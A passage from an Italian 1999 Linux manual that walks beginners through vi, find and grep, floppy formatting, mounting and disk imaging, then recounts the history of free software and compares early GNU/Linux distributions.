~
~
~
```

#### 3.12.2.3 Cancellazione

La cancellazione di testo in modalità di comando avviene attraverso l'uso del tasto [ *x* ]. Si ottiene la cancellazione del carattere che si trova in corrispondenza del cursore, avvicinando il testo rimanente dalla destra.

Nella maggior parte dei casi può essere usato anche il tasto [ *Canc* ] con questo scopo, e quest'ultimo, in particolare, dovrebbe funzionare sia in modalità di comando che di inserimento.

Si decide di cancellare la parola «completo».

[ *x* ][ *x* ][ *x* ][ *x* ][ *x* ][ *x* ][ *x* ][ *x* ][ *x* ]

```
Linux è un sistema operativo_
```

La cancellazione di una riga intera si ottiene con il comando **`dd`** ovvero con la pressione del tasto [ *d* ] per due volte di seguito.

Si decide di cancellare l'ultima riga. Per prima cosa si sposta il cursore sopra con il tasto [ *j* ], premuto per due volte, quindi si procede con la cancellazione.

[ *j* ][ *j* ]

[ *d* ][ *d* ]

```
Linux è un sistema operativo
il cui kernel è stato scritto da
~
~
~
~
```

### 3.12.3 Salvataggio e conclusione

Il salvataggio del testo in un file si ottiene attraverso un comando più complesso di quelli visti finora. Dalla modalità di comando si preme il tasto [ *:* ] che inizia un comando speciale, detto *colon* o ***ultima riga***, perché appare sull'ultima riga dello schermo.

[ *:* ]

```
Linux è un sistema operativo
il cui kernel è stato scritto da
~
~
~
~
:_
```

Il comando per salvare è

`:w` ⟨*nome-file*⟩

e si decide di salvare con il nome **`miotesto`**.

**`w miotesto`**

Sullo schermo dovrebbe apparire come si vede di seguito.

```
Linux è un sistema operativo
il cui kernel è stato scritto da
~
~
~
~
:w miotesto_
```

Si conclude con la pressione del tasto [ *Invio* ].

[ *Invio* ]

La conclusione del funzionamento di VI si ottiene con il comando **`:q`**. Se si pretende di terminare senza salvare occorre imporre il comando con l'aggiunta di un punto esclamativo ( **`:q!`** ).

**`:q`**[ *Invio* ]

### 3.12.4 Apertura di un file esistente

Per avviare l'eseguibile **`vi`** in modo che questo apra immediatamente un file già esistente per permetterne la modifica, basta indicare il nome di questo file nella riga di comando.

`$` **`vi miotesto`**[*Invio*]

```
Linux è un sistema operativo
il cui kernel è stato scritto da
~
~
~
~
‘‘miotesto’’ 1 line, 62 characters
```

In alternativa si può utilizzare il comando **`:e`** con la sintassi seguente:

`:e` ⟨*nome-file*⟩

Il risultato è lo stesso.

### 3.12.5 Conclusione

VI è un applicativo per la creazione e la modifica di file di testo, molto poco elaborato esteticamente e piuttosto complicato da utilizzare. Tuttavia è necessario saperlo usare nelle occasioni in cui non è disponibile un programma migliore, o non è possibile usare altro a causa delle ristrettezze del sistema.

Questo esercizio sull'uso di VI è solo un minimo assaggio del funzionamento di questo programma, che, al contrario di quanto possa sembrare, offre molti accorgimenti e potenzialità che alla lunga possono rivelarsi veramente utili. Il capitolo 53 mostra un po' meglio le possibilità di questo e di altri programmi del genere.

## 3.13 Ricerche

Le ricerche di file e directory sono molto importanti in presenza di un filesystem articolato come quello di GNU/Linux, o di Unix in generale.

### 3.13.1 Find

Le ricerche di file e directory in base al nome e altre caratteristiche esterne, vengono effettuate attraverso il comando **`find`**.

`$` **`find / -name bash -print`**[*Invio*]

Questo comando esegue una ricerca per i file e le directory denominati **`bash`** all'interno di tutte le directory che si articolano a partire dalla radice.

```
/bin/bash
...
find: /var/run/sudo: Permission denied
find: /var/spool/at: Permission denied
find: /var/spool/cron: Permission denied
...
```

Il file viene trovato, ma tutte le volte che **`find`** tenta di attraversare directory per cui non si ha il permesso, si ottiene una segnalazione di errore.

Le ricerche basate sul nome possono impiegare anche caratteri jolly, ma in tal caso deve essere **`find`** a gestirli, e non la shell, di conseguenza si deve fare in modo che quest'ultima non intervenga.

`$` **`find / -name \*sh -print`**[*Invio*]

L'uso della barra obliqua inversa prima dell'asterisco permette di evitare che la shell tenti di interpretarlo come carattere jolly. Alla fine, **`find`** riceve l'argomento corretto, senza barra davanti all'asterisco.

```
/bin/bash
/bin/ash
/bin/sh
...
```

### 3.13.2 Grep

Per le ricerche all'interno dei file si utilizza **grep**.

$ **grep tizio /etc/***[*Invio*]

```
/etc/group:tizio::500:tizio
/etc/passwd:tizio:Ide2ncPYY1234:500:500:Tizio Tizi:/home/tizio:/bin/bash
grep: /etc/skel: Is a directory
grep: /etc/sudoers: Permission denied
...
```

Il risultato che si ottiene dal comando di esempio, sono i nomi dei file contenenti la parola «tizio» e la riga in cui questo appare. Anche in questo caso si possono incontrare file per i quali non si hanno i permessi, o directory, per le quali l'uso di **grep** non ha alcun significato.

### 3.13.3 Conclusione

I comandi **find** e **grep** sono la base su cui si fondano le ricerche di file con il sistema GNU/Linux. Questi due possono essere anche combinati insieme in modo da definire una ricerca in base a caratteristiche esterne e interne ai file. L'argomento viene trattato nel capitolo 48.

## 3.14 Dischi e filesystem

La gestione dei dischi nei sistemi Unix appare piuttosto laboriosa per chi si avvicina la prima volta alla sua filosofia. La sezione 2.4.3 introduceva l'argomento.

I dischetti che si utilizzeranno in questo esercizio non devono essere protetti contro la scrittura.

### 3.14.1 Inizializzazione

L'inizializzazione o formattazione di un disco ha due fasi: la predisposizione delle tracce e dei settori e la preparazione di un filesystem. La prima fase è detta anche formattazione a basso livello e normalmente viene eseguita solo sui dischetti.

Prima di procedere occorre ottenere i privilegi dell'utente **root**.

$ **su**[*Invio*]

Password: **ameba**[*Invio*]

Prima di iniziare con la formattazione a basso livello si deve verificare il nome del dispositivo utilizzato nel proprio sistema, infatti ci possono essere differenze sotto questo aspetto da un'installazione all'altra. Si presume di potere utilizzare dischetti da 3,5 pollici con un formato di 1440 Kbyte.

# **ls /dev/fd0?1440**[*Invio*]

Si potrebbero ottenere i nomi `/dev/fd0u1440` e `/dev/fd0h1440`, oppure `/dev/fd0H1440` e il solito `/dev/fd0h1440`. Quello che serve è `/dev/fd0u1440` oppure `/dev/fd0H1440`.

Si procede con la formattazione a basso livello del dischetto (qui si mostra il caso in cui si debba utilizzare il dispositivo `/dev/fd0u1440`).

# **fdformat /dev/fd0u1440**[*Invio*]

```
Double-sided, 80 tracks, 18 sec/track. Total capacity 1440 kB.
Formatting ... done
Verifying ... done
```

Se questo è l'esito che si ottiene, il dischetto è stato formattato con successo. Prima di procedere oltre è necessario formattare altri due dischetti.

I dischetti formattati a basso livello non sono ancora adatti a contenere dati in forma di directory e file. Occorre creare un filesystem.

# **mkfs.msdos /dev/fd0**[*Invio*]

```
mkfs.msdos 0.3b (Yggdrasil), 5th May 1995 for MS-DOS FS
```

In questo modo si è creato un filesystem di tipo Dos-FAT nel dischetto formattato precedentemente a basso livello. Il messaggio che si ottiene può variare da un'installazione di GNU/Linux a un'altra, ma questo non è molto importante.

Dopo avere sostituito il dischetto si esegue il comando seguente allo scopo di creare un filesystem Minix.

# **mkfs.minix /dev/fd0**[*Invio*]

```
480 inodes
1440 blocks
Firstdatazone=19 (19)
Zonesize=1024
Maxsize=268966912
```

Dopo avere sostituito il dischetto si esegue il comando seguente allo scopo di creare un filesystem Second-extended (definizione abbreviata generalmente con la sigla Ext2).

\# **mkfs.ext2 /dev/fd0**[*Invio*]

```
mke2fs 1.10, 24-Apr-97 for EXT2 FS 0.5b, 95/08/09
Linux ext2 filesystem format
Filesystem label=
360 inodes, 1440 blocks
72 blocks (5.00%) reserved for the super user
First data block=1
Block size=1024 (log=0)
Fragment size=1024 (log=0)
1 block group
8192 blocks per group, 8192 fragments per group
360 inodes per group

Writing inode tables: done
Writing superblocks and filesystem accounting information: done
```

Per proseguire l'esercizio si devono distinguere i tre dischetti appena preparati, in modo da sapere riconoscere quale utilizza il filesystem Dos, quale quello Minix e quale quello Ext2.

### 3.14.2 Montare e smontare i dischetti

Nei sistemi Unix e derivati, per poter accedere a un'unità di memorizzazione occorre che il filesystem di questa sia ***montato*** in quello globale. Non si può indicare semplicemente una directory o un file di un certo dispositivo. Il montaggio è l'operazione con cui si innesta il filesystem di un'unità di memorizzazione in corrispondenza di una directory del filesystem già attivo. La directory che si utilizza generalmente per montare provvisoriamente le unità esterne è `/mnt/`.

Si procede inserendo il dischetto formattato con il formato Ext2 (quello nativo per il *kernel* Linux) e montandolo nella directory `/mnt/`.

\# **mount -t ext2 /dev/fd0 /mnt**[*Invio*]

Da questo momento, la directory `/mnt/` è l'inizio del dischetto.

\# **touch /mnt/super.ultra.mega.macro**[*Invio*]

Con il comando appena visto, si vuole creare un file vuoto con un nome piuttosto lungo. Volendo si possono copiare dei file nel dischetto.

\# **cp /bin/bash /mnt**[*Invio*]

Solitamente, il *prompt* della shell torna a disposizione prima che le operazioni di scrittura siano state completate, e questo a causa della presenza di una «memoria di transito», o più precisamente di una memoria cache. Anche per questo motivo, il dischetto non può essere estratto semplicemente alla fine delle operazioni che con questo si vogliono svolgere.

Finché il dischetto risulta montato, si può trattare come parte del filesystem globale.

\# **ls -l /mnt**[*Invio*]

```
total 418
-rwxr-xr-x   1 root     root       412516 Dec 28 13:10 bash*
drwxr-xr-x   2 root     root        12288 Dec 28 12:37 lost+found/
-rw-r--r--   1 root     root            0 Dec 28 13:05 super.ultra.mega.macro
```

Si può osservare che il dischetto contiene il file creato all'inizio, l'eseguibile **`bash`** copiato in precedenza, e una directory particolare: `lost+found/`. Questa viene creata automaticamente assieme al filesystem Ext2. Generalmente può essere cancellata se la sua presenza infastidisce. In un certo senso, la presenza di questa directory è utile per scorgere l'inizio di un filesystem montato in quel punto particolare.

Si procede sostituendo il dischetto con quello contenente un filesystem Minix. Per fare questo occorre prima smontare il dischetto inserito attualmente, e quindi montare il secondo.

\# **umount /mnt**[*Invio*]

A questo punto, al ritorno del *prompt*, si possono sostituire i dischetti.

# **mount -t minix /dev/fd0 /mnt**[*Invio*]

Per esercizio, si fanno le stesse operazioni di prima.

# **touch /mnt/super.ultra.mega.macro**[*Invio*]

# **cp /bin/bash /mnt**[*Invio*]

# **ls -l /mnt**[*Invio*]

```
total 404
-rwxr-xr-x   1 root     root       412516 Dec 28 13:31 bash*
-rw-r--r--   1 root     root            0 Dec 28 13:31 super.ultra.mega.macro
```

Come si può osservare, il filesystem Minix non prevede la presenza della directory `lost+found/`. Un'altra cosa da notare è che il file con quel nome lungo è stato memorizzato nel modo corretto, ma in ogni caso, in un filesystem Minix i nomi non possono superare i 30 caratteri.

# **umount /mnt**[*Invio*]

A questo punto si ripetono le stesse cose con il dischetto Dos-FAT.

# **mount -t msdos /dev/fd0 /mnt**[*Invio*]

# **touch /mnt/super.ultra.mega.macro**[*Invio*]

# **cp /bin/bash /mnt**[*Invio*]

# **ls -l /mnt**[*Invio*]

```
total 403
-rwxr-xr-x   1 root     root       412516 Dec 28 14:02 bash*
-rwxr-xr-x   1 root     root            0 Dec 28 14:01 super.ult*
```

Trattandosi di un dischetto con un filesystem Dos-FAT, le cose non sono andate come in precedenza. Prima di tutto, i permessi dei file non corrispondono agli esempi già visti: in pratica, tutti i file hanno gli stessi permessi. L'utente proprietario di tutti i file è **`root`** essendo stato lui a montare il dischetto. I nomi dei file vengono troncati.

Volendo utilizzare un dischetto Dos-FAT per memorizzare nomi lunghi, nello stesso modo in cui fa MS-Windows 95/98, si poteva montare facendo riferimento al tipo di filesystem **`vfat`**, mentre la formattazione del dischetto avviene sempre nello stesso modo.

Prima di concludere l'esercizio, si smonta il dischetto.

# **umount -t msdos /dev/fd0 /mnt**[*Invio*]

> È il caso di ricordare che non è possibile smontare un disco se prima non è terminata l'attività con questo. Per cui, se la directory corrente è posizionata su una directory appartenente al filesystem del disco che si vuole smontare, non si riesce a eseguire l'operazione di distacco.

### 3.14.3 Conclusione

La gestione delle unità di memorizzazione può sembrare complicata fino a che non se ne comprende la logica. La cosa più importante da capire è che non si può accedere al contenuto di un disco se prima questo non viene montato, e che non si può estrarre un disco se prima non è stato smontato.

A partire dal capitolo 40 vengono trattati questi argomenti.

È il caso di ricordare che l'esercizio è stato svolto operando come utente **`root`**, per cui, prima di proseguire, è meglio ritornare allo stato normale.

# **exit**[*Invio*]

## 3.15 Dispositivi

Nei sistemi Unix, i dispositivi sono manifestati da file speciali collocati nella directory `/dev/`. L'utilizzo diretto dei dispositivi è spesso un'operazione delicata, che può essere eseguita solo dall'utente **`root`**. Alcuni esercizi di questa sezione vanno svolti come utente **`root`**, e in tal caso si noterà il *prompt* degli esempi rappresentato dal simbolo **`#`**.

### 3.15.1 /dev/null

Il dispositivo `/dev/null` corrisponde in lettura a un file vuoto, e in scrittura a una sorta di buco senza fondo: tutto ciò che vi viene scritto è perduto. Questa particolarità è molto utile negli script in cui si vuole evitare che i comandi contenuti emettano segnalazioni all'utente.

`$` **`ls /bin > /dev/null`**[*Invio*]

Il comando appena mostrato non emette nulla sullo schermo perché tutto viene ridiretto verso `/dev/null`. Si può verificare che in questo file non ci sia più alcuna traccia con il comando seguente:

`$` **`cat /dev/null`**[*Invio*]

Non si ottiene alcun output.

### 3.15.2 Dispositivi di memorizzazione

La gestione diretta dei dispositivi di memorizzazione è un'operazione delicata e richiede i privilegi dell'utente **`root`**.

`$` **`su`**[*Invio*]

`Password:` **`ameba`**[*Invio*]

I dispositivi di memorizzazione possono essere gestiti come se fossero dei file. In pratica, un dischetto da 1440 Kbyte può essere trattato come se si trattasse di un file della stessa dimensione.

Nell'esercizio sulle unità di memorizzazione sono stati formattati alcuni dischetti, e vi è stato copiato dentro qualcosa.

Si procede in modo da generare un file-immagine di un dischetto di quelli preparati in precedenza. Si inserisce uno di quei dischi.

`#` **`cp /dev/fd0 disco.img`**[*Invio*]

Il dischetto di cui è stata fatta la copia in un file-immagine non è stato montato in precedenza, e tuttora non risulta montato.

`#` **`ls -l disco.img`**[*Invio*]

```
-rw-r-----   1 root     root      1474560 Dec 28 14:59 disco.img
```

Volendo eseguire la copia del dischetto a cui appartiene questa immagine, basta sostituirlo con un altro che sia già stato formattato a basso livello (con **`fdformat`** per esempio, o con un altro sistema operativo con gli strumenti che questo mette a disposizione), e quindi copiare sul dispositivo del dischetto il file-immagine.

Si sostituisce il dischetto e si procede.

`#` **`cp disco.img /dev/fd0`**[*Invio*]

Il dischetto conterrà la copia identica di quello di partenza.

### 3.15.3 Conclusione

L'accesso diretto ai dispositivi è un metodo utilizzato particolarmente per la riproduzione di dischi (prevalentemente dischetti) in modo da conservare tutte le informazioni in essi contenuti. Questa tecnica viene usata specialmente per la trasmissione e la riproduzione di dischetti di sistemi operativi differenti, ed è normalmente ciò che si fa quando, a partire dal Dos, si devono preparare i primi dischetti di installazione di GNU/Linux.

## 3.16 Riferimenti


- Matt Chapman, Frankie Blaskovic, *The Guide – A Beginners Guide to UNIX*
  *<http://www.belgarath.demon.co.uk/guide/>*
- Christopher C. Taylor, *Unix is a Four Letter Word... and Vi is a Two Letter Abbreviation*
  *<http://www.linuxbox.com/~taylor/4ltrwrd/>*

# Storia breve del software libero

L'esigenza di libertà nel settore del software è sempre stata sentita. Ma se oggi questo tipo di software rappresenta concretamente una scelta possibile, lo si deve all'azione di persone che con impegno hanno agito, **legalmente**, verso il raggiungimento di questo obbiettivo.

## 4.1 BSD

I primi utenti di Unix sono state le università, a cui in particolare questo sistema operativo veniva fornito a costo contenuto, ma senza alcun tipo di supporto tecnico, né alcuna garanzia. Proprio questa assenza di sostegno da parte della casa che lo aveva prodotto, stimolava la cooperazione tra gli utenti competenti, in pratica tra le università.

Il maggior fermento intorno a Unix si concentrò presso l'università della California a Berkeley, dove a partire dal 1978 si cominciò a distribuire una variante di questo sistema operativo: BSD (*Berkeley Software Distribution*).

Per difendere il software prodotto in questo modo, nacque una licenza d'uso che rimane il progenitore della filosofia del software libero: la licenza BSD (appendice K.5).

### 4.1.1 FreeBSD

Per molto tempo, la variante BSD di Unix rimase relegata all'ambito universitario o a quello di aziende che avevano acquistato i diritti per utilizzare il codice sorgente dello Unix originale. Ciò fino a quando si decise di ripulire lo Unix BSD dal codice proprietario.

Il lavoro fu lungo e soprattutto portò a contese giudiziarie sulla proprietà di alcune porzione di codice ritenute libere (a torto o a ragione che fosse). Il risultato fu FreeBSD, che fu «libera» all'inizio del 1995 con la versione 2.0, dopo essere stata ripulita dal codice oggetto di contesa.

Il pezzo seguente è tratto da *A Brief History of FreeBSD* di Jordan K. Hubbard, marzo 1998.

*The first CDROM (and general net-wide) distribution was FreeBSD 1.0, released in December of 1993. This was based on the 4.3BSD-Lite ("Net/2") tape from U.C. Berkeley, with many components also provided by 386BSD and the Free Software Foundation. It was a fairly reasonable success for a first offering, and we followed it with the highly successful FreeBSD 1.1 release in May of 1994.*

*Around this time, some rather unexpected storm clouds formed on the horizon as Novell and U.C. Berkeley settled their long-running lawsuit over the legal status of the Berkeley Net/2 tape. A condition of that settlement was U.C. Berkeley's concession that large parts of Net/2 were "encumbered" code and the property of Novell, who had in turn acquired it from AT&T some time previously. What Berkeley got in return was Novell's "blessing" that the 4.4BSD-Lite release, when it was finally released, would be declared unencumbered and all existing Net/2 users would be strongly encouraged to switch. This included FreeBSD, and the project was given until the end of July 1994 to stop shipping its own Net/2 based product. Under the terms of that agreement, the project was allowed one last release before the deadline, that release being FreeBSD 1.1.5.1.*

*FreeBSD then set about the arduous task of literally re-inventing itself from a completely new and rather incomplete set of 4.4BSD-Lite bits. The "Lite" releases were light in part because Berkeley's CSRG had removed large chunks of code required for actually constructing a bootable running system (due to various legal requirements) and the fact that the Intel port of 4.4 was highly incomplete. It took the project until December of 1994 to make this transition, and in January of 1995 it released FreeBSD 2.0 to the net and on CDROM. Despite being still more than a little rough around the edges, the release was a significant success and was followed by the more robust and easier to install FreeBSD 2.0.5 release in June of 1995.*

## 4.2 GNU

Nel 1985, Richard Stallman ha fondato la FSF, *Free Software Foundation*, con lo scopo preciso di creare e diffondere la filosofia del «software libero». Libertà intesa come la possibilità data agli utenti di distribuire e modificare il software a seconda delle proprie esigenze, e di poter distribuire anche le modifiche fatte (appendice I).

### 4.2.1 GPL e il copyleft

Queste idee filosofiche si tradussero in pratica nella redazione di un contratto di licenza d'uso, la General Public License (appendice K.1), studiato appositamente per proteggere il software libero in modo che non potesse essere accaparrato da chi poi avrebbe potuto impedirne la diffusione libera. Per questo motivo, oggi, il copyright di software protetto in questo modo, viene definito copyleft.

### 4.2.2 Il progetto

Il software libero richiede delle basi, prima di tutto il sistema operativo. In questo senso, l'obbiettivo pratico che si prefiggeva Richard Stallman era quello di realizzare, con l'aiuto di volontari, un sistema operativo completo.

Nacque così il progetto GNU (*Gnu's Not Unix*), con il quale, dopo la realizzazione di un compilatore C, si volevano costruire una serie di programmi di utilità necessari nel momento in cui il cuore del sistema fosse stato completo.

Il progetto GNU diede vita così a una grande quantità di software utilizzabile sulla maggior parte delle piattaforme Unix, indirizzando implicitamente il software libero nella direzione dei sistemi di questo tipo.

## 4.3 Linux

Linux è nato come un progetto personale di studio delle funzionalità di multiprogrammazione dei microprocessori i386 da parte di Linus Torvalds, all'epoca uno studente all'università di Helsinki in Finlandia.

### 4.3.1 Prima c´era Minix

In quell'epoca esisteva già un sistema operativo Unix per elaboratori i86, realizzato specificamente per uso didattico da parte del professore Andrew S. Tanenbaum (capitolo 184). Era sufficiente acquistare il libro a cui era abbinato e si otteneva un sistema completo di sorgenti. Minix aveva, e ha ancora oggi un problema: può essere usato, modificato e distribuito, solo per fini didattici (appendice L.1).

Linus Torvalds decise di trasferire il suo studio dei microprocessori i386 su Minix, con l'idea di realizzare qualcosa di simile a Minix, anzi, qualcosa di migliore (*a better Minix than Minix*), cominciando da quel sistema operativo, per poi staccarsene completamente.

### 4.3.2 La prima versione annunciata

Dopo molto lavoro, Linus Torvalds riuscì ad arrivare a un sistema minimo, e soprattutto autonomo da Minix. Il 5 ottobre 1991 inviò il messaggio seguente su comp.os.minix.

*Do you pine for the nice days of Minix-1.1, when men were men and wrote their own device drivers? Are you without a nice project and just dying to cut your teeth on a OS you can try to modify for your needs? Are you finding it frustrating when everything works on Minix? No more all-nighters to get a nifty program working? Then this post might be just for you.*

*As I mentioned a month ago, I'm working on a free version of a Minix-lookalike for AT-386 computers. It has finally reached the stage where it's even usable (though may not be depending on what you want), and I am willing to put out the sources for wider distribution. It is just version 0.02...but I've successfully run bash, gcc, gnu-make, gnu-sed, compress, etc. under it.*

L'anno di nascita di un sistema operativo basato sul kernel Linux è quindi il 1991, anche se non è il caso di tentare di stabilire una data esatta della nascita della prima versione, la 0.01. Infatti, in quel momento non si poteva ancora parlare di sistema operativo vero e proprio; era solo la dimostrazione che la strada era giusta.[1][2]

### 4.3.3 La cooperazione

Linux non è rimasto il progetto personale di una persona; in breve tempo ha coinvolto un numero molto grande di persone, unite dal fatto che si trattava di un progetto libero da qualunque restrizione legale al suo utilizzo, alla sua diffusione, alla possibilità di modificarlo ecc. In pratica, la fortuna di Linux rispetto a Minix, è stata quella di avere scelto la licenza GNU-GPL (appendice K.1), quella che ancora oggi rappresenta la difesa ideale per il software che viene scritto perché sia a disposizione di tutti. In questo modo si è superato il limite di Minix che lo rendeva interessante solo per professori e studenti. La licenza GPL rende Linux interessante per chiunque.

Tuttavia non bisogna trascurare il l'importanza del progetto GNU, che ha dato al kernel Linux tutto quello che serve per arrivare a un sistema operativo completo: GNU/Linux appunto.

[1] Il nome originale di Linux avrebbe dovuto essere FREIX, ma poi, l'amministratore dell'FTP finlandese da cui si distribuivano le prime versioni del sistema, decise di cambiarlo, utilizzando un'alterazione del nome di Linus: Linux appunto.

[2] Il pinguino, che rappresenta attualmente Linux, in modo simbolico, nei vari loghi che si utilizzano, è stata una scelta dello stesso Linus Torvalds, in memoria di uno di questi animali che durante una vacanza in Australia lo aveva beccato. Questa scelta fa sì che il logo di Linux sia dinamico, essendo rappresentato da un personaggio fantastico, invece che da un simbolo fisso.

## 4.4 Open Source

Una volta compresa l'importanza del software libero, nel momento in cui hanno cominciato a giocarsi interessi economici, o di altro genere, si è posto il problema di definire in modo preciso e inequivocabile cosa sia effettivamente il «software libero».

In questa direzione si è distinto particolarmente il gruppo che pubblica la distribuzione GNU/Linux Debian, nel definire una serie di punti che devono essere rispettati per l'inserimento del software nella distribuzione stessa.

Al problema dell'ambiguità del concetto, si affiancava l'ambiguità della denominazione: in inglese, free software poteva essere inteso come software gratuito (*free of charge*).

Così, nel 1998, nasce la definizione Open Source, a identificare i principi secondo cui il software può essere ritenuto «libero», riutilizzando gran parte del lavoro del gruppo Debian, ma dandogli un nome inequivocabile e non modificabile (appendice J).

Tuttavia, nonostante le buone intenzioni, il nome di questa definizione è ancora più ambiguo, dal momento che non sintetizza il significato che vorrebbe avere. In breve: Open Source, ovvero «sorgente aperto», non fa pensare alla «libertà» che invece è il motivo alla base del software libero. In questo senso, benché la definizione Open Source sia un marchio registrato, non si riesce a impedire l'utilizzo di questi termini, in inglese, quando questi sono slegati da un contesto preciso. Così si permette di sfruttarli per «illudere» gli ingenui sulle qualità «open» del sorgente («source») di un certo prodotto commerciale che non ha nulla a che vedere con il software libero. Il vero problema, come sempre, è l'ignoranza: il software libero non è un concetto radicato e compreso a sufficienza.

## 4.5 Futuro del software libero

Da un punto di vista ideale, il futuro del software libero non è così roseo come sembrerebbe, a seguito dell'attenzione che viene data a livello commerciale al sistema operativo GNU/Linux e dall'euforia che ne deriva. Di per sé, questo non dovrebbe essere un male, ma in questa situazione diventa difficile per l'utente comune riuscire a comprendere il significato e il valore del software libero; soprattutto diventa difficile distinguere facilmente quale software sia veramente «software libero».

In questo senso, chi crede nella filosofia che ha dato vita a tutto questo, non può esserne soddisfatto. Come scrive Richard Stallman in *Why "Free Software" is better than "Open Source"*:

*We have to say, "It's free software and it gives you freedom!" – more and louder than ever before.*

Chi utilizza GNU/Linux, e il software che può funzionare con questo sistema operativo, deve impegnarsi a **leggere le licenze d'uso**: tutto quello che porta il marchio «Linux» non è necessariamente «software libero». Questo non significa essere contrari all'utilizzo del software commerciale, ma diventa indispensabile distinguere le cose, soprattutto per il rispetto delle leggi.

## 4.6 Riferimenti

- *The Open Source Page*

  *<http://www.opensource.org/>*

- *The GNU Project and the Free Software Foundation (FSF)*

  *<http://www.gnu.org/>*

- *FreeBSD Inc.*

  *<http://www.freebsd.org/>*

- *Linux OnLine – The Linux Home Page*

  *<http://www.linux.org/>*

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

Parte ii

# Installazione e avvio

Capitolo 5

# Installare GNU/Linux

L'installazione di GNU/Linux è difficile quanto lo è installare un nuovo sistema operativo; ovvero, così come dover accettare il fatto che non si possono utilizzare gli strumenti consueti cui si era abituati da tanto tempo. In questo capitolo si fa riferimento all'installazione di GNU/Linux in un PC (i386 o superiore) partendo da strumenti Dos.

## 5.1 Scelta della distribuzione

Prima di poter installare GNU/Linux occorre procurarsi una qualche distribuzione di questo sistema operativo. Le distribuzioni di GNU/Linux esistenti sono molte; ciò è sicuramente un sintomo positivo dell'importanza che questo sistema sta avendo. Il problema per l'utente sta nello scegliere.

È molto difficile consigliare in modo generalizzato una distribuzione particolare, perché nessuna è migliore delle altre; ognuna interpreta a suo modo le esigenze dell'utenza, ponendo l'accento su certe caratteristiche e trascurandone altre. Di sicuro, chi intende utilizzare GNU/Linux in modo sistematico farebbe bene a provarne alcune prima di decidere quale offre per sé i vantaggi migliori.

In passato, la scelta di una distribuzione rispetto alle altre era motivata dalla difficoltà con cui queste potevano essere ottenute; spesso si cominciava a utilizzare GNU/Linux con un CD-ROM allegato a un libro o a una rivista, e di sicuro era ed è improbabile lo scarico diretto da Internet. Oggi GNU/Linux si può acquistare tranquillamente con una carta di credito attraverso Internet, presso aziende specializzate nella masterizzazione di CD-ROM, a un prezzo medio di 2 USD (dollari USA) per CD-ROM.

Vale la pena di citare le distribuzioni più comuni, indicandone alcune delle caratteristiche.

### 5.1.1 Slackware

La distribuzione GNU/Linux Slackware è realizzata da Patrick J. Volkerding ed è ottenibile presso l'URI <*http://metalab.unc.edu/pub/Linux/distributions/slackware/*>, oltre che dai vari siti speculari e dalle varie riproduzioni su CD-ROM. Si tratta della prima distribuzione GNU/Linux relativamente «facile» da installare e in ciò ha il merito di avere contribuito alla sua diffusione nei primi anni di vita di questo sistema operativo.

Vantaggi:

- è una distribuzione adatta agli utenti che hanno una buona conoscenza dei sistemi Unix;
- l'utente esperto può installare GNU/Linux anche in sistemi con particolare penuria di risorse (poca memoria, poco spazio nel disco fisso);
- può essere riprodotta su dischetti da 1440 Kbyte;
- dispone di una buona quantità di immagini di dischetti di avvio a seconda dei dispositivi di memorizzazione e di rete da gestire;
- permette l'installazione su un filesystem UMSDOS, cioè su una partizione già utilizzata per il Dos;
- I nomi dei file contenenti i vari pacchetti da installare rispettano lo standard 8.3 del Dos e del filesystem dei CD-ROM (ISO 9660).

Svantaggi:

- l'installazione è un po' complicata e tende a scoraggiare l'utente inesperto;
- non dispone di un sistema efficace per la gestione degli aggiornamenti: si rischia spesso di lasciare in giro file che non servono più;
- i problemi della sicurezza non sono affrontati in modo approfondito.

### 5.1.2 RedHat

La distribuzione GNU/Linux RedHat è ottenibile presso l'URI <*http://metalab.unc.edu/pub/Linux/distributions/redhat/current/*>, oltre che dai vari siti speculari e dalle varie riproduzioni su CD-ROM.

Vantaggi:

- è adatta agli utenti con poca conoscenza dei sistemi Unix – eventualmente può essere scelta una modalità di installazione semiautomatica, in cui in cui l'utente è sollevato dall'onere di scegliere i pacchetti applicativi;

- le immagini dei dischetti da utilizzare per l'avvio sono poche e non si pongono tanti problemi di scelta;
- è multipiattaforma, essendo disponibili versioni alternative e uniformi per le architetture principali;
- l'installazione può utilizzare diverse fonti, tra cui anche l'accesso diretto a un server FTP;
- i pacchetti che compongono la distribuzione sono in formato RPM (*RedHat Package Manager*) in modo da facilitare l'installazione, la disinstallazione e l'aggiornamento dei programmi;
- al termine dell'installazione, il sistema ha già una buona configurazione di partenza, completa di piccoli accorgimenti per gli utenti meno esperti.

Svantaggi:

- la versione pubblicata direttamente dalla RedHat contiene alcune applicazioni commerciali per le quali è consentita una sola installazione, e se si vuole installare GNU/Linux su più elaboratori, occorre fare attenzione a non installare questi programmi;
- non è possibile installare la distribuzione a partire da dischetti;
- alcuni degli strumenti realizzati da RedHat per facilitare la configurazione del sistema, sono disponibili attualmente solo in versione grafica, cosa che richiede l'installazione del sistema grafico X;
- mano a mano che la tecnologia si evolve, il supporto a hardware vecchio viene a mancare da parte del programma di installazione.

### 5.1.3 Debian

La distribuzione GNU/Linux Debian è ottenibile presso l'URI <*ftp://ftp.debian.org/pub/debian/*>, oltre che dai vari siti speculari e dalle varie riproduzioni su CD-ROM.

Questa distribuzione è realizzata da un gran numero di volontari che non hanno alcun interesse commerciale nel compimento di tale opera. Per questo, la distribuzione Debian è molto attenta agli aspetti che riguardano il software libero, tanto che i principi secondo i quali sono ammessi gli applicativi nella distribuzione sono stati usati come la base per la definizione dell'Open Source.

Vantaggi:

- è adatta agli utenti che hanno una buona conoscenza dei sistemi Unix;
- l'installazione può utilizzare diverse fonti, tra cui anche l'accesso diretto a un server FTP;
- i pacchetti che compongono la distribuzione sono in formato Debian (`.deb`), cosa che semplifica l'installazione, la disinstallazione e l'aggiornamento dei programmi;

Svantaggi:

- la procedura di installazione richiede un'ottima conoscenza dell'organizzazione della distribuzione stessa e di GNU/Linux in generale, e sotto questo aspetto, per l'utilizzatore inesperto può essere anche più scoraggiante della distribuzione Slackware;
- il programma che guida nell'installazione dei pacchetti è complicato da utilizzare.

### 5.1.4 SuSE

La distribuzione GNU/Linux SuSE è ottenibile presso l'URI <*ftp://ftp.suse.com/pub/SuSE-Linux/*>, oltre che dai vari siti speculari e dalle varie riproduzioni su CD-ROM.

La distribuzione SuSE è nata come una variante tedesca della distribuzione Slackware. In questo senso, anche oggi si notano alcune affinità con quella distribuzione, anche se utilizza attualmente il sitema RPM per la gestione dei pacchetti software.

Vantaggi:

- è adatta agli utenti con poca conoscenza dei sistemi Unix;
